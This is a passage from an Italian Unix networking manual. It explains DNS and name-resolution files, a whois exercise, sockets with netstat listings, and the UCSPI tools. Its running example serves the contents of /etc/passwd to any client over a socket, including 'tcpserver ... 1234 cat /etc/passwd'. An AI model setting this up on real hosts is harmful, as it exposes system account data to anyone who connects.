
[3] Per esempio, si parla di TTL anche a proposito di pacchetti IP, ma in quel caso si intende indicare il numero massimo di salti (attraverso i router) che questi possono fare.

[4] Tuttavia, in un record SOA è preferibile indicare solo nomi di dominio assoluti.

[5] Di conseguenza, indirizzi di posta elettronica del tipo *`mario.rossi@brot.dg`* non si possono usare, perché contengono il punto prima della chiocciola.

283 Sintesi: DNS


In generale si preferisce associare un nome agli indirizzi numerici. Il sistema con cui si abbina il nome all'indirizzo numerico è il DNS (*Domain name system*), ovvero il sistema dei nomi di dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini di livello inferiore, ecc.), fino ad arrivare a identificare il nodo desiderato.

. (dominio principale o «root»)
com (dominio com)
edu (dominio edu)
org (dominio org)
it (dominio it)
beta (dominio beta.it)
alfa (dominio alfa.beta.it)
dani (nodo dani.alfa.beta.it)

Con il termine ***nome di dominio***, si può fare riferimento sia al nome completo di un nodo particolare, sia a una porzione iniziale (nella parte destra). Dipende dal contesto stabilire cosa si intende.

Spesso, nell'ambito delle reti private è possibile identificare un nodo attraverso il solo nome finale (a sinistra), senza la parte precedente del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio `brot.dg`, il nodo `roggen` viene inteso essere `roggen.brot.dg`. Quando un nome di dominio contiene tutti gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully qualified domain name*, quindi, `roggen.brot.dg` dell'esempio precedente è un FQDN.

> Quando si realizza una rete locale con indirizzi IP non raggiungibili attraverso Internet, è opportuno abbinare nomi di dominio che siano sicuramente inesistenti. Ciò aiuta anche a comprendere immediatamente che non si tratta di un dominio accessibile dall'esterno.

Il sistema dei nomi di dominio è organizzato in modo da suddividere le competenze tra più servizi di risoluzione dei nomi (servizi DNS). A seconda

della competenza, un nodo può risolvere un nome della propria ***zona***, oppure può rinviare a un altro nodo competente per un livello inferiore. Quando un servente DNS viene interpellato per la risoluzione di un nome che non rientra nella sua zona e nemmeno in quelle di livello inferiore, questo deve rinviare al nodo competente per il dominio principale.

DNS .
dominio principale
DNS com.
DNS edu.
DNS org.
DNS net.
TDL (top level domain)
domini di primo livello
DNS a.com.
DNS b.com.
DNS b.com.
DNS d.com.
domini di secondo livello

Per determinare l'indirizzo IP di un nodo si rischia di dover accedere a una quantità di servizi di risoluzione dei nomi. Per ridurre questo traffico di richieste, ognuno è in grado di conservare autonomamente una certa quantità di indirizzi che sono stati richiesti nell'ultimo periodo.

Il sistema DNS consente di gestire informazioni riferite esclusivamente a nomi di dominio. In pratica, si può conoscere il numero IP abbinato a un nome di dominio, ma per conoscere il nome di dominio di un certo numero IP, esiste un dominio speciale, che, per indirizzi IPv4, parte da '**`in-addr.arpa`**'.

DNS .


DNS 194.in−addr.arpa.

DNS 194.in−addr.arpa.

DNS 184.194.in−addr.arpa.

DNS 185.194.in−addr.arpa.

DNS 117.184.194.in−addr.arpa. (IP 194.184.117.*)

DNS 3.117.184.194.in−addr.arpa. (IP 194.184.117.3)

Seguendo l'esempio della figura, si ottiene il nome di dominio abbinato al numero IP 194.184.117.3, interpellando il nome di dominio *3.117.184.194.in-addr.arpa*.

284 Sintesi: risoluzione dei nomi

File '/etc/host.conf':

```
order hosts,bind
multi on
```

L'opzione '**order**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '/etc/hosts' e quindi si interpella il servizio di risoluzione dei nomi. Nella seconda riga, '**multi on**', abilita la possibilità di trovare all'interno del file '/etc/hosts' l'indicazione di più indirizzi IP per lo stesso nome.

File '/etc/hosts':

```
# necessario per il loopback IPv4
127.0.0.1                   localhost.localdomain  localhost

# indirizzi IPv4
192.168.1.1                 dinkel.brot.dg
192.168.1.2                 roggen.brot.dg

192.168.2.1                 weizen.mehl.dg

#necessario per il loopback IPv6
::1                         ip6-localhost       ip6-loopback

# necessari per il multicast IPv6
fe00::0                     ip6-localnet
ff00::0                     ip6-mcastprefix
ff02::1                     ip6-allnodes
ff02::2                     ip6-allrouters
ff02::3                     ip6-allhosts

# indirizzi IPv6
fec0::1:2a0:24ff:fe77:4997  dinkel.brot.dg
fec0::1:280:5fff:fea6:6d3d  roggen.brot.dg

fec0::2:280:adff:fec8:a981  weizen.mehl.dg
```

Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Il file '`/etc/networks`' viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file '`/etc/hosts`', può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l'aggiornamento all'interno di questi.

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma '**`route`**' per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file '`/etc/networks`'.

Viene usato il file '`/etc/resolv.conf`' per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un solo elaboratore, ma si vuole accedere alla rete Internet, devono essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet service provider*), ovvero dal fornitore di accesso a Internet.

```
nameserver 192.168.1.1
nameserver 192.168.2.15
```

Capitolo 285

Esercitazione: individuazione dei nomi di dominio disponibili e occupati

Con l'ausilio del programma '**`whois`**', si cerchino le informazioni utili a contattare chi ha registrato dei nomi di dominio che potrebbero essere di proprio interesse. I nomi di dominio in questione devono essere di secondo livello (del tipo *`tizio.it`*). Il nome di dominio da cercare può essere scelto liberamente, in base a un proprio interesse ragionevole, oppure può essere costituito dal proprio cognome o dal proprio nome. La ricerca va fatta sui domini di primo livello per i quali è possibile eseguire la registrazione, come nell'esempio seguente:

Dominio di secondo livello	Ente di registrazione (*registrar*)	Organizzazione o persona per la quale è fatta la registrazione (*registrant*)	Scadenza della registrazione	Utilizzo del nome di dominio
`tizio.it`	IT-INC	Primo Tizio srl	17 ottobre 2007	No
`tizio.com`	REGISTER.COM	Tizio Tizi spa	3 maggio 2008	No
`tizio.net`	NETWORK SOLUTIONS	Caio Cai	22 gennaio 2008	Sì
`tizio.org`	Register-it	Mevio Mary	22 novembre 2007	No
`tizio.info`	Register-it	Sempronio Sesto	25 ottobre 2007	No
`tizio.name`	--	--	--	--
`tizio.ws`	--	--	--	--
`tizio.biz`	--	--	--	--
`tizio.tv`	--	--	--	--
`tizio.cc`	--	--	--	--
`tizio.tk`	--	--	--	--

Per scoprire se un dominio registrato è utilizzato, si può usare un navigatore per provare se esiste effettivamente un sito con quel nome, magari con l'aggiunta del prefisso '**`www`**' (come per esempio potrebbe essere *`www.tizio.ws`*).

Per la valutazione si considera la quantità e l'importanza delle notizie trovate nei confronti del nome di dominio di proprio interesse.

Parte xlvii

Socket e UCSPI

Capitolo 286

Introduzione ai socket


All'interno di un sistema Unix, i metodi a disposizione dei programmi per comunicare tra loro sono diversi; quelli più evoluti fanno uso di «prese», ovvero di socket, a cui «attaccarsi».

Questi socket possono distinguersi generalmente in due categorie, in base alla modalità attraverso la quale avviene in pratica il collegamento tra i programmi: può trattarsi di una connessione locale, con qualcosa che assomiglia a un file FIFO (*pipe* con nome), oppure una connessione attraverso la rete. Nel primo caso si parla di socket di dominio Unix (*Unix domain socket*); nel secondo, si tratta di solito di socket di dominio Internet.

286.1 Principio di funzionamento

Quando si utilizzano i socket si distingue tra un programma che apre un socket, restando in ascolto di questo, e un programma che apre un socket per poi chiamare un altro programma che è in ascolto presso un certo indirizzo (definito in base al tipo di connessione). Si intende che per ottenere la connessione tra i due programmi, uno deve rimanere in ascolto, mentre l'altro deve attivare il suo sistema di ascolto prima di cercare di contattare il primo.

Una volta instaurata la comunicazione, i due programmi possono usare la connessione quasi come fosse l'accesso a un file, dove la lettura da una parte corrisponde alla scrittura dall'altra.

Figura 286.1. Comunicazione tra due programmi che usano i socket.

Ognuna delle due parti può chiudere la comunicazione quando vuole, chiudendo il descrittore che vi fa riferimento, come avviene con i file; dall'altro lato, si manifesta così un errore di lettura o di scrittura, a seconda del tipo di operazione che si stava svolgendo. Inoltre, va considerato il fatto che il programma che apre un socket per poi rimanere in attesa di chiamate, può mettere in coda le chiamate a cui non può rispondere perché già impegnato in una comunicazione. Naturalmente, si fissa un tetto massimo oltre il quale le chiamate vengono rifiutate.

Quando si definisce un socket, oltre a stabilirne il tipo di indirizzamento, deve essere specificato il modo in cui i dati vengono trasferiti. Le tipologie più comuni sono il flusso continuo (*stream*) e la trasmissione a pacchetti senza controllo (datagrammi): nel primo caso il sistema verifica e garantisce che quanto viene trasmesso arrivi effettivamente (rispettando anche l'ordine di trasmissione), mentre nel secondo caso le trasmissioni sono a blocchi e non c'è un sistema di verifica.

286.2 Socket di dominio Unix

La comunicazione tra programmi, attraverso socket di dominio Unix, sfrutta un file speciale, di tipo socket. Utilizzando '**`ls`**', con l'opzione '**`-l`**', il file viene evidenziato da una lettera '**`s`**' all'inizio della stringa che descrive i permessi:

```
srwxrwxr-x    1 tizio    tizio          0 set 20 14:44 orb-8085020182096096758
```

Questo file rappresenta generalmente il riferimento «visibile» usato dal programma che rimane in ascolto, mentre il programma chiamante si può limitare ad aprire un inode, senza che a questo sia abbinato un nome. Il file visibile diventa l'indirizzo a cui il programma chiamante fa riferimento per contattare la sua controparte.

Si può fare un controllo dello stato dei socket di dominio Unix con l'aiuto di Netstat, come nell'esempio seguente:

$ **netstat --unix -p -a** [*Invio*]

```
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags     Type    State      I-Node PID/Program name  Path
unix  2      [ ACC ]  STREAM  LISTENING  3234   -                 /tmp/.X11-unix/X0
unix  7      [ ]      DGRAM              1573   -                 /dev/log
unix  2      [ ACC ]  STREAM  LISTENING  2421   -                 /dev/printer
unix  2      [ ACC ]  STREAM  LISTENING  2424   -                 /dev/gpmctl
unix  3      [ ]      STREAM  CONNECTED  3254   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3253   750/xfig
unix  3      [ ]      STREAM  CONNECTED  3252   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3251   746/twm
unix  3      [ ]      STREAM  CONNECTED  3250   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3249   748/xclock
unix  3      [ ]      STREAM  CONNECTED  3244   -                 /tmp/.X11-unix/X0
unix  3      [ ]      STREAM  CONNECTED  3236   740/xinit
unix  3      [ ]      STREAM  CONNECTED  3160   -                 /dev/gpmctl
unix  3      [ ]      STREAM  CONNECTED  3159   656/mc
unix  2      [ ]      DGRAM              2909   -
unix  2      [ ]      DGRAM              2803   -
unix  2      [ ]      DGRAM              2702   -
unix  2      [ ]      DGRAM              2352   -
unix  2      [ ]      DGRAM              1667   -
```

Da un listato come questo si può intuire, per quanto possibile, il legame tra i processi. Per esempio, il programma '**mc**', in funzione con il numero PID 656, ha aperto un inode (3 159) che risulta connesso; nella riga precedente, appare un altro inode (3 160), anche questo connesso e associato al nome '`/dev/gpmctl`'. Conoscendo a cosa può riferirsi il file '`/dev/gpmctl`', si intende che si tratti del collegamento che c'è tra '**mc**' (Midnight Commander) e il demone che si occupa di controllare il movimento del mouse ('**gpm**').

Come si può osservare dalla colonna '**Type**' del listato, anche nei socket di dominio Unix si può distinguere tra connessioni continue, evidenziate dalla parola chiave '**STREAM**', e connessioni a datagramma, come suggerisce la parola chiave '**DGRAM**'.

286.3 Socket di dominio Internet

Le connessioni attraverso socket di dominio Internet si differenziano perché, invece di usare il riferimento a file speciali, utilizzano un indirizzo IP assieme a una porta (TCP o UDP). In tal modo si possono realizzare connessioni che vanno anche al di fuori dell'elaboratore locale.

Si può fare un controllo dello stato dei socket di dominio Internet con l'aiuto di Netstat, come nell'esempio seguente:

$ **netstat --inet -p -a -n** [*Invio*]

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address State       PID/Program name
tcp        0      0 0.0.0.0:32768      0.0.0.0:*       LISTEN      357/rpc.statd
tcp        0      0 0.0.0.0:32769      0.0.0.0:*       LISTEN      558/rpc.mountd
tcp        0      0 0.0.0.0:515        0.0.0.0:*       LISTEN      519/lpd
tcp        0      0 0.0.0.0:847        0.0.0.0:*       LISTEN      245/rpc.ugidd
tcp        0      0 0.0.0.0:111        0.0.0.0:*       LISTEN      240/portmap
tcp        0      0 0.0.0.0:80         0.0.0.0:*       LISTEN      505/boa
tcp        0      0 127.0.0.1:953      0.0.0.0:*       LISTEN      349/named
tcp        0      0 192.168.1.1:32773 192.168.1.2:22  ESTABLISHED 938/ssh
udp        0      0 0.0.0.0:32768      0.0.0.0:*                   357/rpc.statd
udp        0      0 0.0.0.0:2049       0.0.0.0:*                   -
udp        0      0 0.0.0.0:32769      0.0.0.0:*                   349/named
udp        0      0 0.0.0.0:32771      0.0.0.0:*                   -
udp        0      0 0.0.0.0:32772      0.0.0.0:*                   558/rpc.mountd
udp        0      0 192.168.1.1:53     0.0.0.0:*                   349/named
udp        0      0 127.0.0.1:53       0.0.0.0:*                   349/named
udp        0      0 0.0.0.0:111        0.0.0.0:*                   240/portmap
```

Il listato di esempio è ridotto rispetto a quanto potrebbe essere riportato realmente. In questo caso si può osservare la presenza di una sola connessione, che utilizza presso l'elaboratore remoto la porta 22 (protocollo SSH). Dal momento che si tratta di connessioni TCP/IP, invece si indicare una colonna con il tipo di flusso di dati, appare il protocollo, TCP o UDP, dove il primo costituisce in pratica una connessione continua e controllata, mentre il secondo consente solo l'invio di datagrammi.

286.4 Riferimenti

- Jim Frost, *BSD sockets: a quick and dirty primer*

  ⟨*http://www.frostbytes.com/~jimf/papers/sockets/sockets.html* ⟩

- D. J. Bernstein, *UNIX Client-Server Program Interface, UCSPI-1996*, 1996

  ⟨*http://cr.yp.to/proto/ucspi.txt* ⟩

Unix client-server program interface

UCSPI,[1] ovvero *Unix client-server program interface*, è un'interfaccia a riga di comando, che consente la comunicazione attraverso i socket a programmi che sono sprovvisti di questa funzionalità. In altri termini, consente di realizzare programmi che si avvalgono di questa interfaccia a riga di comando, senza bisogno di approfondire il problema della comunicazione con i socket.

287.1 Caratteristiche dell'interfaccia UCSPI

Per la realizzazione di un'interfaccia UCSPI serve una coppia di programmi: uno per il servente UCSPI e l'altro per il cliente. Il primo dei due è il programma che si mette in ascolto, in attesa di chiamate, l'altro è il programma chiamante. Entrambi questi programmi hanno una sintassi uniforme per la riga di comando:

nome_eseguibile [***opzioni***] ***indirizzo*** ***applicazione*** [***argomenti_applicazione***]

L'indirizzo è ciò che serve a raggiungere il socket del servente; per esempio potrebbe essere il nome di un file socket, oppure un indirizzo IP completo di porta.

Pertanto, l'indirizzo indicato in fase di avvio del servente serve a creare il socket, mentre quello che riguarda il cliente, serve a raggiungere il servente.

Questo servente o cliente UCSPI, quando una connessione si instaura, avvia un altro programma, ovvero l'applicazione, come indicato alla fine della riga di comando (assieme alle opzioni e agli altri argomenti che possano essere necessari all'applicazione stessa); il programma ottiene poi le informazioni necessarie riferite alla connessione da alcune variabili di ambiente particolari. La comunicazione tra l'interfaccia UCSPI e l'applicazione avviene attraverso alcuni descrittori di file particolari.

Le opzioni standard che deve avere un'interfaccia UCSPI sono quelle seguenti, a cui se ne possono aggiungere altre.

Opzione	Descrizione
`-v`	Mostra informazioni dettagliate.
`-Q`	Mostra informazioni solo sugli errori.
`-q`	Non emette alcuna informazione.

Le variabili di ambiente che vengono passate all'applicazione sono descritte nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene il nome del protocollo utilizzato.

Variabile	Descrizione
protocollo`LOCAL*`	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**`LOCAL`**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato locale.
protocollo`REMOTE*`	Si tratta di una serie di variabili che iniziano per il nome del protocollo, continuano con la stringa '**`REMOTE`**' e terminano in vario modo, descrivono le caratteristiche specifiche del protocollo dal lato remoto.

Come accennato, la comunicazione tra l'interfaccia e l'applicazione avviene attraverso dei descrittori standard. Nel caso del servente, l'applicazione riceve dati leggendo lo standard input, mentre trasmette emettendo dati attraverso lo standard output.



Figura 287.3. Comunicazione tra il servente e l'applicazione.

La comunicazione tra applicazione e il cliente UCSPI è più difficile, perché è necessario lasciare liberi i descrittori dei flussi standard comuni (standard input, standard output e standard error), a disposizione dell'applicazione, per i propri fini. Pertanto, si usano i descrittori sei e sette, rispettivamente per la lettura e la scrittura.

Figura 287.4. Comunicazione tra il cliente e l'applicazione.

A titolo di esempio, viene mostrato qualcosa di molto semplice: da una parte, un servente che, a ogni connessione, trasmette il contenuto del file '`/etc/passwd`'; dall'altra, un cliente che scorre questo risultato sullo schermo. Per cominciare, il servente viene definito in modo molto semplice:

`$` ***servente indirizzo*** **`cat /etc/passwd`** [*Invio*]

Infatti, '**`cat`**' emette attraverso il suo standard output il contenuto del file '`/etc/passwd`', che viene prelevato dal programma che costituisce l'interfaccia UCSPI, mentre lo standard input che conterrebbe il flusso di dati in ingresso dalla connessione, viene ignorato da '**`cat`**'.

La predisposizione dal lato cliente diventa invece un po' più difficile: serve almeno uno script:

```
#!/bin/sh
cat <&6- | less
```

In questo modo, si usa ancora '**`cat`**', che attraverso lo standard input riceve invece quanto proveniente dal descrittore sei; quindi, quanto emesso da '**`cat`**' viene controllato da '**`less`**' (il descrittore sette non viene usato e questo significa che nulla viene inviato all'applicazione

remota). Supponendo che lo script si chiami '**visualizza**' e sia collocato nella directory corrente:

$ ***cliente indirizzo*** **./visualizza** [*Invio*]

Ciò dovrebbe essere sufficiente per poter visualizzare a ogni collegamento il contenuto del file '/etc/passwd' dell'elaboratore in cui si trova il servente.

Nell'esempio è stata mostrata una ridirezione particolare: '**<&6-**'. Il trattino finale serve a chiudere lo standard input e non è strettamente indispensabile. Nel caso la shell non consenta di usare questa combinazione, va bene anche soltanto '**<&6**'.

287.2 UCSPI-unix

UCSPI-unix [2] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Unix. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

unixserver [***opzioni***] ***file_socket applicazione*** [***argomenti_applicazione***]

unixclient [***opzioni***] ***file_socket applicazione*** [***argomenti_applicazione***]

Come si può intendere, '**unixserver**' apre un socket di dominio Unix (un file) e attende una connessione, mentre '**unixclient**' contatta la controparte attraverso l'indicazione dello stesso file.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità standard delle interfacce UCSPI e le opzioni sono quelle standard, con l'aggiunta di altre specifiche per il tipo di socket (si consulti eventualmente *unixserver(1)*).

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

$ **unixserver /tmp/socket-prova cat /etc/passwd** [*Invio*]

Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/sh
# ./visualizza
cat <&6- | less
```

$ **unixclient /tmp/socket-prova ./visualizza** [*Invio*]

Naturalmente, la scelta del file '/tmp/socket-prova' è arbitraria e dipende da come si avvia il servente.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/sh
set
```

Avviando '**`unixclient`**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-unix:

```
PROTO=UNIX
UNIXLOCALGID=1001
UNIXLOCALPATH=/tmp/socket-prova
UNIXLOCALPID=2145
UNIXLOCALUID=1001
UNIXREMOTEEGID=1001
UNIXREMOTEEUID=1001
UNIXREMOTEPID=2112
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**`UNIX`**' a indicare che si tratta di socket di dominio Unix.
`UNIXLOCALUID` `UNIXLOCALGID`	Si tratta rispettivamente del numero UID e GID del processo avviato localmente.
`UNIXLOCALPID`	Si tratta nel numero abbinato al processo locale.
`UNIXLOCALPATH`	Si tratta nel file socket a cui si fa riferimento per la connessione (lo stesso nome da entrambi i lati).
`UNIXREMOTEEUID` `UNIXREMOTEEGID`	Si tratta rispettivamente del numero UID e GID del processo avviato dall'altra parte.
`UNIXREMOTEPID`	Si tratta nel numero abbinato al processo remoto.

287.3 UCSPI-tcp

UCSPI-tcp [3] è un pacchetto che realizza l'interfaccia UCSPI per le comunicazioni attraverso socket di dominio Internet, precisamente il protocollo TCP. Si compone principalmente di due programmi, la cui sintassi specifica si descrive nel modo seguente:

`tcpserver` [*opzioni*] ***nodo porta applicazione*** [***argomenti_applicazione***]

`tcpclient` [*opzioni*] ***nodo porta applicazione*** [***argomenti_applicazione***]

Anche in questo caso, '**`tcpserver`**' è il programma che si mette in ascolto (aprendo un socket di dominio Internet, con il protocollo TCP), mentre '**`tcpclient`**' contatta la controparte. Dal momento che si utilizza il protocollo TCP, il riferimento usato per comunicare è formato dall'indirizzo IP e dalla porta TCP del servente.

La comunicazione con l'applicazione rispettiva avviene secondo le modalità standard delle interfacce UCSPI e le opzioni sono quelle standard, con l'aggiunta di altre specifiche per il tipo

di socket (si consulti eventualmente *tcpserver(1)* e *tcpclient(1)*). In particolare, nel servente è possibile stabilire il numero massimo di connessioni in coda; inoltre, entrambe le parti possono fissare un tempo massimo di scadenza per i tentativi di connessione.

Volendo adattare l'esempio già mostrato in forma generalizzata a questo tipo di interfaccia, i comandi potrebbero essere quelli seguenti. Dal lato del servente:

$ **tcpserver dinkel.brot.dg 1234 cat /etc/passwd** [*Invio*]

